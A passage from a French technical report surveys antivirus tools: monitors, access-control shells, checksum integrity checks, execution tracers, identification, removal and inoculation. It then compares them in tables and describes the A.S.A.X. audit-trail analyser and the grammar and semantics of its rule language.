Leurs points forts sont les mêmes que les scanners avec un non négligeable en plus, il peuvent détecter un virus avant l'infection de la machine, et peuvent ainsi bloquer le transfert pour prévenir l'infection.

Les moniteurs de surveillance sont des outils actifs en permanence en mémoire et qui permettent la détection en temps réel des virus et des chevaux de Troie. Ces outils détectent les comportements qu'ils leur semblent suspects ou ressemblant à un virus. Tous ces comportements provoquent un message d'alarme.

Les concepteurs doivent écrire un modèle intégrant les comportements suspects, la façon de les détecter, ainsi que les modules pour les contrer. Ces modules sont ajoutés aux systèmes d'exploitation. Malheureusement les hypothèses utilisées par les moniteurs ne sont pas toujours utilisables, car les nouveaux virus peuvent utiliser de nouvelles méthodes qui tombent hors du modèle. Ce genre de virus ne seront donc pas détectables.

Même si le virus ou les chevaux de Troie tombent sous le coup du modèle, sur un pc rien ne prouve que le moniteur en vienne a bout ou même le détecte. En effet sur ce type d'ordinateur personnel le système de protection mémoire n'est pas présent ou pas utilisé par le système d'exploitation. Ce qui fait que le système d'exploitation ainsi que le moniteur sont vulnérables. C'est ainsi que les virus peuvent tromper et même désactiver les moniteurs.

Les moniteurs ne sont pas appropriés aux utilisateurs moyens car ils sont souvent difficiles à configurer. Le taux de fausses alarmes peut être grand surtout si la configuration du moniteur n'est pas parfaite. A force de crier aux loups, le moniteur risque d'être désactivé par les utilisateurs trop sollicités, ou bien on risque que ses messages soient purement ignorés.

Les shells de contrôle d'accès, servent ainsi bien pour la contrôle de la confidentialité que pour la détection des virus. Ils peuvent être intégré au système d'exploitation. Contrairement aux moniteurs, ils ne détectent pas des comportements de virus, mais tentent de renforcer le contrôle des accès aux parties du systèmes.

Le shell va contrôler les accès aux fichiers de données, aux exécutables et aux secteurs stratégiques des disques. Les accès illégaux ou les modifications de ces objets seront signalés par des messages d'alarmes. Ces tentatives pourront même être neutralisées par le logiciel.

Pour mener à bien sa mission, le shell doit disposer de moyens d'identification des utilisateurs et d'authentification des informations. Si le système d'exploitation ne fournit pas ces moyens, le shell doit s'en charger.

Les shells peuvent également utiliser des systèmes de chiffrement rendant inaccessible les informations vitales sans l'intermédiaire du shell. Ceci empêche tout utilisateur de redémarrer une machine avec un autre système d'exploitation, et ainsi de court-circuiter le shell pour accéder ou modifier des fichiers.

Les limites de ce type de logiciels sont les mêmes que pour les moniteurs de contrôle tournant avec le système d'exploitation DOS. On ne peut pas garantir l'impossibilité d'un détournement ou même d'une désactivation du shell. Mais sur d'autres systèmes d'exploitation, son intégrité peut être garantie. Les erreurs de non-détections sont toujours possibles si les virus font appels à des fonctions que ne contrôlent pas le shell.

La configuration de ce genre de logiciels est assez difficile, surtout s'il faut préciser ce à quoi chaque logiciel présent dans la machine à accès. Si cela n'a pas été fait correctement, on est de nouveau confronté aux problèmes de fausses alarmes.

Une infection sera toujours possible, mais elle sera limitée (sauf peut-être sous DOS), aux fichiers accessibles par le programme hôte.

La célérité des machines sur lesquelles tournent ces outils peut être réduit, le contrôle et les opérations de chiffrement-déchiffrement prenant une partie du temps de calcul.

Sur les réseaux où ce genre de logiciel fait partie intégrante du système d'exploitation ou du gestionnaire de réseau. On a pu remarquer que celui ci cloisonne dans certaines zones le virus amené par un utilisateur ordinaire. La protection est bien sûr quasi nulle, si le virus est amené par l'administrateur du réseau, qui lui n'est pas contrôlé ou limité par ce genre de logiciel.

4.1.3 Les détecteurs de modifications.

Lors de leurs reproductions les virus modifient des exécutables. La présence de virus peut donc être détectée en recherchant des modifications inattendues d'exécutables. Ce procédé est appelé test d'intégrité.

En théorie, les exécutables sont des objets statiques, de ce fait une modification est la traduction d'une infection par un virus. En fait cela n'est pas vrai tout le temps mais est souvent vrai. Il existe des programmes qui s'auto-modifient ou qu'il est nécessaire de recompiler à chaque exécution. Dans ces deux cas extrêmes, la détection d'une modification est une solution tout à fait inappropriée pour la détection d'un virus.

Bien sûr, comme je l'ai expliqué plus haut le plus simple, mais pas le plus rapide, est de comparer tout exécutable avec son original mis de côté. Mais hélas, ceci serait tout à fait inacceptable au point de vue du temps.

Etre attentif au signe de modification est important en observant les modifications de tailles des exécutables ou la date de dernière mise à jour, est bien sûr important, mais hélas une modification d'un exécutable par un virus n'entraîne pas toujours (et même rarement) une modification de taille et de la date de dernière modification. Le virus dans la plupart des cas, stocke la date de dernière modification des exécutables avant de les modifier et après modification remet la date à son ancienne valeur.

La technique que l'on va alors utiliser pour détecter les modifications d'exécutables est la technique du "Checksum", que l'on pourrait traduire par somme d'intégrité. Cette technique consiste à donner comme paramètre à une fonction mathématique un exécutable et à recevoir un résultat en sortie que l'on appelle checksum.

Cette fonction est appliquée une fois lorsque le système est (supposé) sain. En suite cette valeur est périodiquement recalculée. Une modification de la valeur indique une modification de l'exécutable. En général, le calcul se fera sur les logiciels avant de les installer, et ensuite sur les même exécutables une fois placés dans le système.

La technique de détection de modification utilise deux techniques mathématique : le contrôle de redondance cyclique et les checksums chiffrés.

Le Contrôle de Redondance Cyclique appelé couramment CRC est une technique très utilisée pour vérifier l'intégrité des données voyageant entre périphériques et mémoire centrale, ou dans un réseau, et pour tout type de communication entre ordinateur. La technique est assez efficace et bien connue. Malheureusement l'algorithme n'est pas très sûr, il a été conçu pour détecter des erreurs de transmissions et non pour les virus. De plus il est basé sur un ensemble d'algorithme trop bien connus.

Le CRC peut donc être cassé, tout virus ou programme pouvant calculer le code CRC d'un exécutable peut le berner. Il peut ainsi modifier un exécutable et s'arranger pour que malgré tout l'exécutable garde le même code CRC. Le CRC n'identifiant pas de façon univoque un exécutable. L'infection passe alors inaperçue.

Il peut seulement détecter la reproduction d'un virus mais pas l'identifier.

Le checksum chiffré est obtenu en appliquant un algorithme de chiffrement sur les bytes d'un exécutable. Une clé publique et une clé privée peuvent être utilisé. La clé privée sert surtout pour l'efficacité, puisque l'application d'une clé privée est plus aisée. Cette méthode étant plus coûteuse en temps de calcul, cette technique est souvent utilisée avec d'autres techniques comme le hachage. Le but est d'appliquer l'algorithme de chiffrement sur une exécutable plus petit. On applique donc un algorithme à l'exécutable qui le transforme en fichier de données plus petit. Il ne reste ensuite plus qu'à appliquer l'algorithme sur ce fichier.

Une solution simple qui évite toutes les techniques de chiffrement, est de s'arranger pour que même si le concepteur d'un virus connaisse l'algorithme de calcul du checksum cela ne lui serve à rien. Une excellente solution est de calculer non plus un checksum par exécutable mais bien deux; en utilisant deux méthode différentes (deux fonctions mathématiques totalement différentes). Si on a bien choisi les deux fonctions mathématiques, on obtient donc deux valeurs qui vont presque identifier de façon unique l'exécutable. La probabilité de pouvoir modifier un exécutable en le gardant fonctionnel et que les deux checksums calculés sur le fichier modifié reste indentique à ceux du fichier originel, devient quasiment nulle.

Pour pouvoir utiliser, ces outils de détection, il faudra comme dans tous les autres cas, s'assurer que l'outil n'est pas en mémoire en même temps qu'un virus furtif. Si c'était le cas, il y aurait impossibilité de détecter une quelconque modification. Ce genre de virus s'arrangeant toujours pour fournir une image saine de chaque exécutable contaminé lorsque l'on veut examiner ceux-ci de près. Pour effectuer les tests, il faut donc avant tout redémarrer les machines avec système d'exploitation sain.

Les points forts de ces outils sont leur facilité d'emploi, leur garantie de toujours détecter une modification d'exécutable, et la non nécessité de remise à niveau. Il faudra gérer le stockage et l'accès au checksum calculé de chaque exécutable. Leur point faible est peut-être qu'il faudra interpréter les modifications et déterminer si elles sont dues à un virus ou le résultat d'une simple auto-modification. Heureusement la proportion d'exécutable s'auto-modifiant est en forte diminution vu que les nouveaux exécutables sont de plus en plus le résultat de la compilation de programme écrit en langage de haut niveau qui ne permet pas la gestion de l'auto-modification.

4.1.4 Les détecteurs par analyse d'exécution.

Les outils dont j'ai parlé avant, s'intéressaient soit au code d'un virus qu'il recherchait dans le code des exécutables, soit à un comportement apparent d'un exécutable. Les détecteurs par analyse d'exécution vont essayer de voir de l'intérieur ce qui se passe.

Ces outils essayent donc de réaliser ce qui est fait d'habitude "manuellement", c'est-à-dire l'observation pas à pas de l'exécution d'un programme. Cette opération s'appelle également le traçage d'exécution.

La technologie mis en oeuvre pour réaliser cela peut être très simple ou très complexe. Elle peut faire intervenir des éléments softwares aussi bien que des éléments hardwares supplémentaires. Les analyseurs les plus simples utilisent la possibilité offerte par la plupart des processeurs actuels, l'exécution pas à pas d'un programme en langage machine.

Après chaque exécution d'une instruction du programme, un compte-rendu très détaillé est ajouté dans un fichier. A la fin de l'exécution du programme, le fichier est analysé. Le compte-rendu doit reprendre au minimum : le numéro de l'instruction qui vient d'être exécutée, son adresse mémoire, le type de l'instruction (conditionnel, inconditionnelle, d'échange, pour un co-processeur), l'instruction en elle-même, l'adresse et le contenu des opérantes s'il y en a, le contenu des registres mémoires à ce moment, le contenu de la pile (si) utilisée, le niveau d'interruptibilité, le mode de protection mémoire (pour les machines équipées d'un processeur supérieur aux 8086).

Le compte-rendu va permettre de fournir une foule d'informations sur l'exécution de l'exécutable. Il va permettre de détecter si:

-Le programme n'accède pas directement aux périphériques (via les ports) sans passer par les services du système d'exploitation. Les programmes courants utilisent rarement cette technique car elle est plus complexe et non-sécurisée. On risque en effet de créer des conflits avec les autres logiciels en mémoire et de planter la machine. Cette méthode est pourtant très utilisée par les virus cela leur permet de passer outre des systèmes de surveillance, ou des systèmes d'exploitation.

-Le programme ne modifie pas les vecteurs d'interruption sans utiliser la fonction du système d'exploitation dédicacée à cet effet (par exemple la fonction 25h de l'interruption 21h pour le DOS). Cette méthode est le meilleur moyen de créer des conflits, mais elle permet de ne pas être détecté par les systèmes de surveillance et même de déconnecter ceux-ci.

-Le programme n'accède pas aux données d'autres programmes soit via les fichiers, soit via la mémoire centrale.

-Les tentatives du programme de changer de mode de protection mémoire, pour accéder à des données en mémoire ne lui appartenant pas.

-Les écritures sur les secteurs d'un fichier directement sur le disque dur sans passer par le système d'exploitation.

-Les détournements de fonctions et d'interruptions essentielles.

-Les écritures directes sur les secteurs stratégiques des supports.

Les analyseurs softwares utilisant le mode pas à pas du processeur ont un point faible, ils peuvent facilement être contrés. Pour l'exécution pas à pas, l'outil fournit au processeur les prochains points d'arrêts, c'est à dire les adresses des instructions auquelles le processeur doit arrêter l'exécution du programme à analyser pour rendre la main à l'outil.

Malheureusement les concepteurs de virus connaissant également bien ce genre d'analyse, insèrent dans le code de leurs virus, des instructions qui remettent le processeur dans le mode normal ou qui supprime les points d'arrêts. Même la détection de ce genre de phénomène ne permet pas d'affirmer que l'exécutable est infecté. Il est parfois nécessaire de protéger contre l'exécution pas à pas certaines parties d'un logiciel, c'est typiquement le cas des parties où le temps d'exécution est important et où un arrêt provoquerait des décalages ou des pertes de données (par exemple programmes de communication réseaux). Certaines firmes pour des raisons de droits intellectuels ajoutent ce genre d'instructions dans leurs programmes pour éviter le traçage de certaines parties.

Une solution software peut être l'analyse par émulation ou simulation. Un programme joue le rôle du processeur et interprète toutes les instructions du logiciel. L'exécution peut soit faire réellement grâce aux logiciels et alors on peut parler d'émulation ou alors être simplement simulée et alors on parle de simulation.

L'émulation et la simulation ayant comme gros avantage de ne pas pouvoir être facilement détournable, mais elles peuvent interférer avec l'exécution du programme puisqu'elles prennent de la place en mémoire. La simulation ayant l'avantage de simuler, une infection peut être détectée sans qu'elle ne se soit réellement produite.

Ces deux méthodes ont un autre désavantage c'est qu'elles ralentissent l'exécution du logiciel car toute instruction doit être interprétée deux fois, une fois par le logiciel et une fois par le processeur. Elles sont toutefois faciles à mettre en oeuvre pour un informaticien mais elles ne sont pas du tout accessibles à un utilisateur moyen. Elles ont surtout un avantage non négligeable sur les outils qui suivent : elles sont bon-marché.

Les traceurs d'exécution digitale sont des outils hardware, puissants, sûrs. Ils ne peuvent effet pas être détournés de leurs rôles. Ils surveillent la machine, directement sur ses circuits, sur son processeur. Ce sont des outils très performants qui fournissent beaucoup d'informations. Ces informations sont des informations de bas niveaux; qui demandent de grande connaissance du fonctionnement et de l'architecture de la machine.

Les informations fournies par les traceurs d'exécution ne sont pas facilement exploitables, ne fussent que par la quantité de données fournies. De plus, une exécution d'un programme, n'est qu'une chose statique mais quelque chose qui dépend de multiples paramètres. Dans chaque exécution de programme, il y a des tests, des choix qui vont faire varier l'exécution...

De plus, la plupart du temps, les virus sont latents, ils attendent un moment propice pour se déclencher. Il se peut donc que sur des centaines exécution d'un même programme infecté, on ne détecte rien de particulier.

Ces outils sont pourtant bien utiles après coups, je veux dire après infection, pour étudier un virus et déterminer son comportement et ses conditions de déclenchement.

Un des points faibles des traceurs d'exécution digitale est malheureusement leur prix, voire ils peuvent être en effet aussi voire plus chers que les ordinateurs qu'ils sont chargés de surveiller, ce qui limite leur diffusion et utilisation.

4.2 Les outils d'identification de virus

Lorsque l'on a détecté la présence d'un virus avec un outil de détection, il est important de déterminer par quel virus on a été infecté. Ce sont en général les scanners qui réalisent ce genre d'opération. Mais il existe des outils plus performants dit outils d'identification précise.

Les scanners utilisent comme on l'a vu plus haut, la méthode de recherche de signature. Malheureusement la signature que trouve un scanner peut apparaître dans plus d'une variante d'un virus. Pour éviter une mauvaise identification, il faut que tous les virus correspondent et non seulement une partie de celui-ci.

Comme je l'ai indiqué plus haut, il n'est pas faisable ni acceptable de distribuer le code de tous les virus que l'on veut détecter. C'est pourquoi dans la base de données des signatures de virus, on ajoute une valeur de checksum représentant toutes les parties constantes d'un virus.

Si lors d'une infection, aucune partie du virus ne peut être mis en rapport avec la base de données, le programme est infecté par un nouveau virus.

On comprend aisément que la qualité de la détection, dépende de la précision de la base de données. Plus celle-ci sera bien remplie, plus l'identification est meilleure. C'est pourquoi les arguments de ventes de ce type d'outils sont le nombre de familles de virus qu'il détecte et le nombre de variantes dans chacune de ces familles.

Le temps pour la recherche et l'identification peut être fort différent d'un outil à l'autre. Mais je pense qu'ici seule la qualité de la recherche doit être prise en compte. Rien ne sert en effet d'avoir un outil rapide qui ne détecte pas tous les types d'infections.

Lorsque l'on a détecté un virus et que l'on n'arrive pas à mettre un nom dessus, on a affaire à un nouveau virus. Ce virus peut alors être transmis aux chercheurs et concepteurs d'anti-virus qui se chargeront du suivi. Ceux-ci se servent également de ce genre d'outils afin de faire un tri des virus qu'ils reçoivent. Ils peuvent donc séparer les nouveaux virus ou les nouvelles variantes d'anciens.

4.3 Les outils de suppression automatique de virus

La méthode la plus sérieuse et la plus sûre pour la suppression d'un virus reste la méthode la suppression pur et simple des exécutable infectés et leurs restaurations à partir de copies de sauvegarde non infectés. Si les copies ont faites régulièrement et de façon sérieuse, les outils de suppression automatique de virus peuvent être oubliés.

Mais hélas dans des systèmes à fortes connectivités, il n'est pas toujours possible d'effacer et de réinstaller tous les objets infectés. Un exemple typique est l'infection de secteurs stratégiques sur les disques durs. La plupart du temps pour réinstaller ce genre de secteurs, il faut reformater les disques infectés et y réinstaller ensuite tous les logiciels.

Cette solution est trop coûteuse en temps et donc inacceptable car ces secteurs sont faciles à reconstruire grâce aux outils de suppression automatique de virus.

Ces outils peuvent également guérir de certaines infections. Toutes les infections ne sont pas guérissables. La possibilité de guérison dépend du type de l'infection et du stade de l'infection. Si le code d'un exécutable a été complètement remplacé, l'infection est incurable.

Attention la guérison ne garantit pas que l'exécutable ne comporte pas de séquelle, car seul les virus qui ne modifient pas le code peuvent être éliminés sans laisser de séquelles. C'est pourquoi les exécutables qui peuvent être remplacés par une copie saine doivent l'être.

De plus souvent la guérison d'un exécutable infecté ne rend pas à l'exécutable, la forme qu'il avait avant l'infection. Il est alors plus possible de détecter une infection de cet exécutable avec l'ancien chekcsum.

Une limitation découlant du type de l'outil est qu'il ne peut guérir que les infections qui le sont et seulement celles qu'il connaît. Pour effectuer une guérison, l'outil possède un module de guérison associé à chaque virus. Ces pourquoi, il est très important de bien savoir identifier le ou les virus qui sont à l'origine de l'infection.

Un "médicament" administrés pour une infection faussement identifiée produira toujours un effet désastreux sur l'exécutable à soigner. Celui-ci sera modifié et ne fonctionnera plus du tout.

Lors d'une infection par plusieurs virus, l'ordre dans lequel les médicaments sont administrés peut-être très important. De plus une infection peut en cacher une autre. Il faut donc réutiliser les détecteurs après une guérison pour déterminer si une autre infection n'a pas été masquée par la première. Ce genre de masquage peut se produire avec les virus STONE et PING-PONG-B.

4.4 Les outils d'inoculation.

Dans certains cas, il est possible de protéger d'un petit nombre de virus un exécutable par inoculation. Cette technique consiste à insérer dans les exécutable à protéger la signature qu'utilise un virus pour se reconnaître. Cette signature doit bien-sûr être insérée au bonne endroit.

Les signatures qui sont ajoutée à la fin du code du programme hôte, sont des signatures qui peuvent être utilisées en inoculation. Mais le nombre de signature qui peuvent être inoculées est faible. La plupart étant insérées dans le code même des exécutables, ne peuvent pas être inoculées aux exécutables sans courir le risque de perturber le bon fonctionnement de celui-ci.

La méthode est tout à fait inefficace si le concepteur d'un virus change simplement le code de reconnaissance du virus. Les exécutables ne seront plus protégés contre le même virus.

Cette méthode est donc très peu efficace, elle ne sert que si une organisation est périodiquement infectée par le même virus. W.T.Polk & L.E.Basham dans leur article sur les techniques anti-virus, considère la méthode comme une méthode à utiliser en désespoir de cause. Une technique d'inoculation très conseillée contre le virus *ITALIAN* a entraîné en fait l'altération des tables du système d'exploitation.

4.5 Comparaison des différents outils.

Un certain nombres de questions viennent à l'esprit à propos des outils, en autre la question primordiale comment choisir un outil parmis tous ces outils. Voici repris sous formes de tableau les critères vous permettant de faire votre choix.

4.5.1 Ce que détectent les outils

Le tableau suivant reprend les types d'outils outils virus et indique à quelle étape de l'infection, ils sont utiles. On remarquera que le scanner est un outil très pratique.

	Scanner	Checksum	Analyse binaire	Moniteur de surveillance	Shell de contrôle d'accès
Exécutable statique	Oui	Non	Oui	Non	Non
Phase de reproduction	Non	Non	Non	Oui	Oui
Après infection	Oui	Oui	Oui	Non	Oui

4.5.2 Quelles erreurs font les outils

	Scanner	Checksum	Analyse binaire	Moniteur de surveillance	Shell de contrôle d'accès
Fausse-détections	Non fréquent sauf si des signatures doivent se trouve dans des fichiers valides	Fréquent Chaque fois que le programme est modifié	Fréquent (15 %)suivant des tests de W.T.Polk	Fréquent Quand un programme sain effectue des opérations ressemblant à celles de virus	Fréquent Quand un programme sain effectue des pérations ressemblant à celles de virus
Non-détection	Non fréquent Détecte difficilement les variantes et ne détectent les nouveaux	Jamais Les virus modifient toujours les exécutables	Fréquent (8%) suivant les tests de W.T.Polk	Fréquent Les virus qui détournent les systèmes d'exploitations	Fréquent Les virus qui détournent les systèmes d'exploitations

4.5.3 Besoin en personnels.

	Scanner	Checksum	Analyse binaire	Moniteur de surveillance	Shell de contrôle d'accès
Facilité d'utilisation	Excellent Ne requière aucune connaissance du système	Moyen Facile à utiliser, difficile à interprêter	Faible Facile à utiliser; difficile à interprêter	Faible Résultats sont difficiles à interprêter	Moyen Facile à utiliser; la configuration est un obstacle
Gaspillage administratif	Faible Requière simpliment de fréquentes mise à jour.	Faible Pas besoin de mise à jour. Assistance pour interpréter les résultats	Fort Peu de mise à jour. Beaucoup de vérification des résultats	Fort Peu de mise à jour. Beaucoup de vérification des résultats	Fort Peu de mise à jour. Beaucoup de vérification des résultats

4.5.4 Fonctionnalités supplémentaires.

	Scanner	Checksum	Analyse binaire	Shell de contrôle d'accès
Fonctionnalités supplémentaires	Identification, détecte également les chevaux de Troie	Détection des cheveaux de Troie et les données altérées	Détection des cheveaux de Troie	Renforce l'orgainsiation de la sécurité

5. A.S.A.X. : analyseur d'audit trail

5.1 Qu'est-ce qu'un audit ?

Pour des raisons de sécurité, il est important lorsqu'un événement imprévu se produit dans un système informatique, par exemple une panne software, d'en connaître la cause. Pour les problèmes matériels, on fera appel à un technicien mais pour les problèmes logiciels, il est plus difficile de trouver la cause du problème.

Pour établir celle-ci, il faut pouvoir remonter dans le temps afin de connaître les événements déclencheurs. Si aucun mécanisme particulier n'a été prévu, il est bien souvent impossible de le faire. Pour ce faire on a inventé l'audit, c'est un mécanisme qui consiste à scruter le système informatique et à noter tous les événements qui s'y produisent.

Les notes prisent par l'audit sont regroupées au sein d'un fichier que l'on appelle l'audit trail. L'audit trail est utilisé pour tous les types de problèmes, la panne software, le blocage d'un périphérique, les modifications de profils; et aussi les piratages comme les intrusions d'un pirate, ou l'utilisation illicite de certaines commandes.

L'audit permet également de connaître ce qui s'est passé après un événement, puisque grâce au fichier on peut analyser les événements à partir de celui que l'on veut.

5.2 Qu'est-ce qu'un audit-trail ?

Audit trail : "A set of records that collectively provide documentary evidence of processing used to aid in tracing from original transactions foward to related records and reports and/or backwards from records and reports to their component source transactions". [extraits du livre orange sur la sécurité]

Lorsqu'un événement se produit dans l'ordinateur une description de celui-ci est enregistrée dans le fichier "audit-trail". Les enregistrements dans le fichier se font en séquence, le premier représente l'événement le plus ancien et le dernier enregistrement l'événement le plus récent.

Un audit-trail est donc un fichier séquentiel composé d'enregistrement de taille variable. Les fichiers audit-tail sont en général des fichiers de très très grande taille, taille qui croît rapidement vu la quantité énorme d'informations traitées par un ordinateur en quelques secondes et proportionnellement au nombre d'utilisateurs connectés à la machine et au nombre de programmes s'y exécutant.

On va en général noter dans le fichier audit trail, toutes les commandes exécutées par l'ordinateur pour le compte d'un utilisateur et leurs résultats depuis la connexion jusqu'à la déconnexion.

Grâce à ce fichier, on peut apprendre énormément de choses, on peut par exemple détecter un utilisateur qui à reussi à détourner le système de sécurité, et comprendre comment il a fait.

5.3 Qu'est ce qu'A.S.A.X.

Comme je l'ai déjà dit avant, les fichiers audit-trail sont des fichiers séquentiels de taille immense. La lecture de ce genre de fichier ne peut se faire qu'en le lisant à partir du début. Il est donc impossible de se positionner directement sur un enregistrement et puis de lire les précédents ou les suivants.

Si on détecte un événement particulier en lisant le fichier audit-trail et si l'on veut connaître les événements qui le précédaient, il faut le relire le fichier à partir du début.

Une recherche simple prend en moyenne la moitié du temps nécessaire pour consulter tout le fichier et au pire le temps pour lire l'entièreté du fichier. Le temps nécessaire pour une recherche plus complexe, sera fonction du nombre de lecture nécessaire du fichier.

A.S.A.X. : **A**dvanced **S**ecurity **A**udit Trail Analysis on uni**X** est issu d'un projet entre Siemens Niexdorf à Rhisnes et de l'Institut d'informatique (FUNDP) à Namur. Le but du project était la création d'ASAX, un logiciel efficace et performant permettant l'analyse d'audit trails venant de tout horizon.

A.S.A..X. travaille avec des fichiers audit trail écrit dans un format normalisé, le format NADF. Mais ce qui fait l'universalité du produit A.S.A.X. c'est la possibilité réelle de traduire tout audit trail en un audit-trail de format NADF. Le traducteur d'un format vers le format NADF est appelé le "format adaptateur".

La puissance de l'outil vient également du langage d'analyse proposé par celui-ci. C'est un langage de règles permettant de retrouver des séquences d'enregistrements répondant à des critères de sélection simples ou complexes en une seule lecture du fichier audit trail. Mais également de pouvoir activer une ou plusieurs règles ou des actions si ces séquences sont trouvées.

Les règles qui doivent être activées peuvent être classées en trois catégories, les règles à activer pour l'enregistrement courant, les règles à activer pour l'enregistrement suivant, et les règles à activer à la fin de la lecture du fichier audit trail.

Je préfère utilisé le terme occurrence de règles au lieu de règle car une règles peut être activée plusieurs fois pour le même record avec ou non des paramètres différents, c'est donc le même texte de la règle qui sert pour chaque occurence.

Une règle spéciale dont le nom est init_rule est activée dès le début de l'exécution de tout programme rédigé en langage RUSSEL.

5.4 Syntaxe du langage A.S.A.X.

5.4.1 Eléments lexicaux

<token > ::= <identifier >

| <constant >
| <special symbol >

<identifier > ::= <letter >

| <identifier > <digit>
| <identifier > <letter>
| <identifier > <underscore > <letter >
| <identifier> <underscore > <digit >

<constant > ::= <integer constant>

| <C_literal >
| <X_literal >

<integer constant > ::= <digit >

| <integer constant > <digit >

<C_literal > ::= '<C_sequence >'

<C_sequence > ::= <empty >

| <C_sequence> <C_character >

<C_character >::= any printable ASCII except simple quote (')|"

<X_literal > ::= X ' <X_sequence >'

<X_sequence> ::= <empty >

| <X_sequence> <X_symbol >

<X_symbol > ::= <X_character > <X_character >

<X_character > ::= 0 | ... | 9 | A | B | C | D | E | F

<digit > ::= 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9

<letter > ::= a | ... | z | A | ...| Z

<special symbol > ::= + | - | * | (|) | > | < | ≠ | ≤ | ≥ | : | ;

| , | **and** | **at_completion** | **begin** | **div** | **do** | **end**
| **false** | **fi** | **for_current** | **for_next** | **if** | **integer** | **mod**
| **not** | **od** | **off** | **or** | **present** | **rule** | **skip** | **string**
| **trigger** | **true** | **var**

5.4.2 Syntaxe abstraite

<rule declaration > ::= <rule heading >
    <variable declaration part > < action part >

<rule heading> ::=
    rule <rule name > (<parameter list >)

<rule name > ::= <identifier >

<parameter list > ::= <empty >
    <parameter group > ; ... ; <parameter group >

<parameter group > ::= <identifier >

<type > ::= **ascii_string** | **integer**

<variable name > ::= <identifier >

<action part > ::= <action >

<action > ::= **skip**
    | <assignement >
    | <contional action >
    | <repetitive action >
    | < compound action >
    | < rule triggering >
    | < predefined procedure call >

<assignement > ::= <left expression > ::= <right expression >

<left expression > ::= <parameter name >
    | <variable name >

<right expression > ::= <expression >

<expression > ::= <constant >
    | <field name >
    | <left expression >
    | <expression > <binary arithmetic operator > <expression >
    | <unary arithmetic operator > <expression >

<field name > ::= <identifier >

<conditional action > ::=
    if <guarded action> ; ... ; <guarded action > **fi**

<guarded action> ::= <condition > → <action >

<condition > ::= **true** | **false** | **present** <field name >

| <expression > <relational operator > <expression >
| <condition > <logical operator > <expression >
not <condition >

<relational operator > ::= < | > | ≠ | ≤ | ≥

<logical operator > ::= **and** | **or**

<repetitif action > ::=

do <guarded action > ; ... ; <action > **end**

<coumpound action > ::=

begin <action > ; ... , <action > **end**

<rule triggering > ::= **trigger off** <triggering mode > <rule call >

<triggering mode > ::= **for_next**

| **for_current**
| **at_completion**

<predefined procedure name > ::= <identifier >

<rule call > ::= <rule name > (<expression >, ... , <expression >)

<rule name > ::= <identifier >

5.4.3 Syntaxe concrète.

<condition > ::= <disjunction>

<disjunction > ::= <conjunction>

| <dijunction> **or** <conjunction >

<conjunction> ::= <simple condition >

| <conjunction> **and** <simple condition >

<simple condition > ::= **true** | **false** | **present** field name

| <relational expression > | (<condition>)
| **not** <condition>

<relational expresssion > ::=

<arithmetic expression > <relational operator >
<arithmetic expression >

<relational operator > ::= < | > | ≠ | ≤ | ≥

<arithmetic expression > ::= <term >

| <arithmetic expression > < additive operator > <term >

<term > ::= <factor >

| <term > <multiplicative operator > <factor >

<factor > ::= <simple expression >

<simple expression > ::= <parameter name >

| <variable name >
| <integer_constant >
| (<arithmetic expression >)
<pre-defined procedure call >

<multiplicative operator > ::= * | **div** | **mod**

<additive operator > ::= + | -

Les priorités des opérateurs découlant de la syntaxe concrète sont définies comme suit :

priorité	**opérateurs**
1	*, **mod**, **div**
2	+, -
3	< , > , ≠ , ≤ ,≥
4	**not**, **present**
5	**and**
6	**or**

Par exemple l'expression :

a + b * c < c + d

est interprétée comme l'expression parenthésée suivante :

(a + (b*c)) < (c+d)

5.5 Sémantique de A.S.A.X.

L'exécution d'un programme implique l'analyse d'un fichier audit trail en entier. A un moment donné de l'exécution, un certain ensemble de règles sont actives sur un simple enregistrement. Lorsque toutes ces règles ont été exécutées sur cet enregistrement, le prochain enregistrement est traité à son tour. Ce processus est répété jusqu'à ce que la fin du fichier soit atteinte. L'enregistrement entrain d'être traité est appelé le "***current audit record***" ou "***current record***" c'est à dire en français l'enregistrement actuel.

L'enregistrement actuel est exprimé dans le format NADF, et cet enregistrement est un ensemble de champs. Un champ a plusieurs composantes :

- (une longueur)
- un nom identifiant
- une valeur

Je dois également pour être complet parler de l'environnement actuel qui est l'ensemble des informations nécessaire pour décrire précisément le déroulement d'un programme. L'environnement actuel consiste en :

- l'enregistrement actuel
- l'environnement local : un ensemble de variables
- DStrig : l'ensemble des règles actives ou activées
- DSnext: l'ensemble des règles qui doivent être activées pour l'enregistrement suivant
- DScompl : l'ensemble des règles qui doivent être activées lorsque le traitement de l'entièreté du fichier est réalisé

Lorsqu'une règle active sur l'enregistrement courant a été exécutée, elle est retirée de l'ensemble DStrig. Lorsque l'ensemble DStrig est vide c'est à dire qu'il n'y a plus de règles à exécuter sur l'enregistrement actuel, on lit l'enregistrement suivant du fichier et l'ensemble contenant les règles à activer sur l'enregistrement reçoit le contenu de DSnext.

L'instruction qui permet d'ajouter dans les ensembles des règles est linstruction **trigger**. Pour chaque ensemble (DStrig, Dsnext, DScompl), il existe un paramètre (le mode) associé à la commande **trigger**.

- **trigger for_current** : a pour effet d'ajouter une nouvelle règle dans l'ensemble des règles actives (DStrig).
- **trigger for next** : a pour effet d'ajouter une nouvelle règles dans l'ensemble des règles qui seront activés sur l'enregistrement suivant (DSnext).
- **trigger at_completion** : a pour effet d'ajouter de nouvelle règles dans l'ensemblequi seront activées après avoir traité tous les enregistrements du fichier.

5.6 Les actions dans A.S.A.X.

-L'action **skip** est une formulation vide. Elle est surtout pratique pour clarifier le programme.

-L'assignation se fait au moyen du symbole := et est indentique à celle de nombreux langages comme le Pascal ou le C respectant les priorités des opérateurs mathéatiques.

-Les actions conditionnelles se font avec les mots clés **if fi** ou **do od**. Soient E l'environnement actuel, $cond_1$, ..., $cond_n$ des expressions boléenne et action1, ..., actionn une séquence d'actions (avec $n \geq 1$).

L'exécution de l'expression :

if

$cond_1 \rightarrow action_1$
...
$cond_n \rightarrow action_n$

fi

est évaluée comme suit:

1. cond1 est évaluée en respectant E. Soit v le résulat de l'évaluation.

2. Si v = true (est évaluée à vraie) l'action1 est exécutée en respectant E et l'exécution est terminée; sinon

3. (a) Si n > 1 l'expression suivante est exécutée :

if

$cond_2 \rightarrow action_2$

...

$cond_n \rightarrow action_n$

fi

(b) sinon (v = false et n = 1) l'exécution est terminée

-Les actions répétitives sont réalisées avec les mots clés **do** et **od**. Avec les même conditions que le paragraphe précédant, l'exécution de l'expression suivante :

do

$cond_1 \rightarrow action_1$

...

$cond_n \rightarrow action_n$

od

